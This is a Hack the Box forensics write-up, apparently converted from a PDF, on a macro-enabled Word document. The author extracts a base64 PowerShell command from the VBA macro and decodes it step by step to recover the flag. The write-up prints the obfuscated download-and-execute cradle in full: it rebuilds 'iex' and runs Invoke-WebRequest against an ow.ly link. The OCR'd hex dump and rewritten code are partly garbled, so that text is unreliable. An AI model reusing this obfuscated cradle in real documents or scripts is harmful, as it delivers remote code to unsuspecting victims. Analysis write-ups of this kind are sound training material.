
# LURE

Hack the Box writeup



## Contents


Challenge	1
Process	
Flag	6

### Challenge


#### **Forensics**




#### **Process**



We start off with a macro enabled word doc



Unfortunately, this macro appears to be password protected, to try to get around this, I extract the word document so I can view the contents, specifically the VBA Macros




> This PC > WDBlue (D:) > HTB > Lure > UrgentPayment > Macros > VBA											
^	Name	Date modified	Туре								
		11/3/2020 11:57 AM	File								
	dir	11/3/2020 11:57 AM	File								
	Module1	11/3/2020 11:57 AM	File								
	ThisDocument	11/3/2020 11:57 AM	File								

### Once here, I open up the "Module1" Macro in 010 Editor

Startup	Startup UrgentPayment.doc					PROJECT PROJECTwm					DJECT	Гwm		Module1 ★ Untitled1*			
	0	1	2	3	4	5	6	7	8	9	A	В	С	D	E	F	0123456789ABCDEF
04C0h:	02	06	00	9C	00	00	00	00	00	64	00	FF	FF	60	00	00	œd.ÿÿ`
04C011:	00	5D	00	F5	04	90	00	00	00	B9	00	87	03	70	4F	77	.].õ¹.‡ <mark>.p0w</mark>
04E0h:	65	52	73	68	45	6C	4C	20	2D	65	63	20	63	41	42	50	eRshElL -ec cABP
04E011:	41	48	63	41	52	51	42	79	41	48	4D	41	61	41	42	46	AHCARQBYAHMAAABF
0500h:	41	47	77	41	54	41	41	67	41	43	51	41	4B	41	41	74	AGWATAAgACQAKAAt
0510h:	41	47	6F	41	54	77	42	70	41	45	34	41	4B	41	41	6F	AGOATWBPAE4AKAAO
0520h:	41	43	51	41	55	41	42	7A	41	47	67	41	54	77	42	4E	ACQAUABZAGgATWBN
0530h:	41	47	55	41	57	77	41	30	41	46	30	41	4B	51	41	73	AGUAWWA0AF0AKQAs
0540h:	41	43	67	41	49	67	41	6B	41	46	41	41	63	77	42	49	ACgAIgAkAFAAcwBI
0550h:	41	47	38	41	54	51	42	46	41	43	49	41	4B	51	42	62	AG8ATQBFACIAKQBb
0560h:	41	43	73	41	4D	51	41	31	41	46	30	41	4C	41	41	69	ACSAMQA1AF0ALAAi
0570h:	41	48	67	41	49	67	41	70	41	44	73	41	4B	51	41	6F	AHgAIgApADsAKQAo
0580h:	41	47	6B	41	64	77	42	79	41	43	41	41	4A	41	41	6F	AGKAdwByACAAJAAo
0590h:	41	43	67	41	49	67	42	37	41	44	55	41	66	51	42	37	ACgAIgB7ADUAfQB7
05A0h:	41	44	49	41	4E	51	42	39	41	48	73	41	4F	41	42	39	ADIANOB9AHSAOAB9
05B0h:	41	48	73	41	4E	77	42	39	41	48	73	41	4D	41	42	39	AHSANWB9AHSAMAB9
05C0h:	41	48	73	41	4D	51	41	30	41	48	30	41	65	77	41	7A	AHSAMQA0AH0AewAz
05D0h:	41	48	30	41	65	77	41	79	41	44	45	41	66	51	42	37	AH0AewAyADEAfQB7
05E0h:	41	44	49	41	66	51	42	37	41	44	49	41	4D	67	42	39	ADIAfQB7ADIAMgB9
05F0h:	41	48	73	41	4D	51	41	31	41	48	30	41	65	77	41	78	AHsAMQA1AH0AewAx
0600h:	41	44	59	41	66	51	42	37	41	44	4D	41	4D	51	42	39	ADYAfQB7ADMAMQB9
0610h:	41	48	73	41	4D	67	41	34	41	48	30	41	65	77	41	78	AHsAMgA4AH0AewAx
0620h:	41	44	45	41	66	51	42	37	41	44	49	41	4E	67	42	39	ADEAfQB7ADIANgB9
0630h:	41	48	73	41	4D	51	41	33	41	48	30	41	65	77	41	79	AHsAMQA3AH0AewAy
0640h:	41	44	4D	41	66	51	42	37	41	44	49	41	4E	77	42	39	ADMAfQB7ADIANwB9
0650h:	41	48	73	41	4D	67	41	35	41	48	30	41	65	77	41	78	AHsAMgA5AH0AewAx
0660h:	41	44	41	41	66	51	42	37	41	44	45	41	66	51	42	37	ADAAfQB7ADEAfQB7
0670h:	41	44	59	41	66	51	42	37	41	44	49	41	4E	41	42	39	ADYAfQB7ADIANAB9
0680h:	41	48	73	41	4D	77	41	77	41	48	30	41	65	77	41	78	AHsAMwAwAH0AewAx
0690h:	41	44	67	41	66	51	42	37	41	44	45	41	4D	77	42	39	ADgAfQB7ADEAMwB9
06A0h:	41	48	73	41	4D	51	41	35	41	48	30	41	65	77	41	78	AHsAMQA5AH0AewAx
06B0h:	41	44	49	41	66	51	42	37	41	44	6B	41	66	51	42	37	ADIAfQB7ADkAfQB7
06C0h:	41	44	49	41	4D	41	42	39	41	48	73	41	4E	41	42	39	ADIAMAB9AHSANAB9
06D0h:	41	43	49	41	4C	51	42	6D	41	43	41	41	49	67	42	43	ACIALQBMACAAIgBC
06E0h:	41	43	49	41	4C	41	41	69	41	46	55	41	49	67	41	73	ACIALAAiAFUAIgAs
06F0h: 0700h:	41	43	49	41	4E	41	41	69	41	43 43	77 55	41	49	67	42	43	ACIANAAiACWAIgBC
0700h:	41 41	43 43	49 49	41 41	4C 4C	41 41	41 41	69 69	41 41	43	67	41 41	4E 64	77 41	42 41	45 69	ACIALAAIACUANWBE
071011. 0720h:	41	43	77	41	40	67	41	53	41	47	38	41	5A	41	41	69	ACIALAA1AGgAdAA1
072011. 0730h:	41	43	77	41	49	67	42	76	41	40	38	41	62	77	41	33	ACWAIgBSAF8AZAAi
073011. 0740h:	41	43	34	41	62	41	41	35	41	43	38	41	53	41	42	55	ACWAIgAvAC8AbwB3 AC4AbAB5AC8ASABU
074011. 0750h:	41	43	49	41	4C	41	41	69	41	48	41	41	4F	67	41	69	ACIALAAIAHAAOgAI
0750h:	41	43	77	41	49	67	42	55	41	43	49	41	4C	41	41	69	ACWAIgBUACIALAAi
0700h:	41	44	41	41	49	67	41	73	41	43	49	41	58	77	41	69	ADAAIgAsACIAXWAi
0780h:	41	43	77	41	49	67	42	4F	41	43	49	41	4C	41	41	69	ACWAIgBOACIALAAi
0790h:	41	45	30	41	49	67	41	73	41	43	49	41	4A	51	41	33	AEOAIgAsACIAJQA3
07A0h:	41	43	49	41	4C	41	41	69	41	45	55	41	49	67	41	73	ACIALAAiAEUAIgAs
07B0h:	41	43	49	41	5A	67	41	69	41	43	77	41	49	67	41	78	ACIAZgAiACwAIgAx
07C0h:	41	46	51	41	49	67	41	73	41	43	49	41	64	51	41	69	AFQAIgAsACIAdQAi
	•								• •								

Here I was able to see what appears to be an encoded powershell command. I decoded the text from Base64



Now I have another command, this one is a little easier to read but still not entirely clear.

```
1 pOwErshElL $(-jOiN(($PshOMe[4]),("$PsHOME")[+15],"x");)(iwr
$(("{5}{25}{8}{7}{0}{14}{3}{21}{2}{22}{15}{16}{31}{28}{11}{26}{17}{23}{27}{29}{10}{1}{6}{24}{30}{18}{13}{19}{12}{9}{20}{4}"-f
"B","U","4","B","$7D","ht","R_d","/ow.ly/HT","p:","T","0","_","N","M","$7","E","f","lT","u","e","5","k","R","h","0","t","w",
"_","l","Y","C","U")))
```

I broke this down into the individual steps that the script walks through and rewrote the code so I can read it.

```
powErshell $(-join(($PshoMe[4]), ("$PsHoME") [+15], "x");) (iwr
$(("5){25}{8}{7}{0}{14}{3}{21}{2}{22}{15}{16}{31}{28}{11}{26}{17}{23}{27}{29}{10}{1}{6}{24}{30}{18}{13}{19}{12}{9}{20}{4}"-f
"B","U","4","B","*7D","ht","R_d","//ow.ly/HT","p:","T","O","_","N","M","*7","E","f","IT","u","e","5","k","R","h","O","t","w",
"_","l","Y","c","U")))

**S(-join(($PshoMe[4]), ("$PsHoME") [+15],"x");)
= iex = Invoke-Expression

(iwr
$(("5){25}{8}{7}{0}{14}{3}{21}{2}{22}{15}{16}{31}{28}{11}{26}{17}{23}{27}{29}{10}{1}{6}{24}{30}{18}{13}{19}{12}{9}{20}{4}"-f
"B","U","4","B","*7D","ht","R_d","//ow.ly/HT","p:","T","O","_","N","M","*7","E","f","lT","u","e","5","k","R","h","O","t","w",
"_","l","Y","c","U")))

9 = Invoke-WebRequest http://ow.ly/HT87B4REfUl_wlTh_YOUR_dOCuMeNT5*TD
10 = Invoke-WebRequest http://ow.ly/HT8{k4REfUl_wlTh_YOUR_dOCuMeNT5}
11 = HTB{k4REfUl_wlTh_YOUR_dOCuMeNT5}
```


The first two join commands translate to I and E, so we have iex, which is an alias for the Invoke-Expression cmdlet. So we know this script is executing the next argument.

This is a little trickier but I do see iwr, which is an alias for invoke-WebRequest, which will open a website.

Next, we see some char bytes, all I did to decode these was enter them into a powershell console

#### \$(("{5}{25}{8}{7}{0}{14}{3}{21}{2}{22}{15}{16}{31}{ http://ow.ly/HTB%7Bk4REfUl\_w1Th\_YOUR\_dOCuMeNT5%7D

Then I just needed to decode the URL encoding to get the flag



## Flag

HTB{k4REfUI\_w1Th\_Y0UR\_d0CuMeNT5}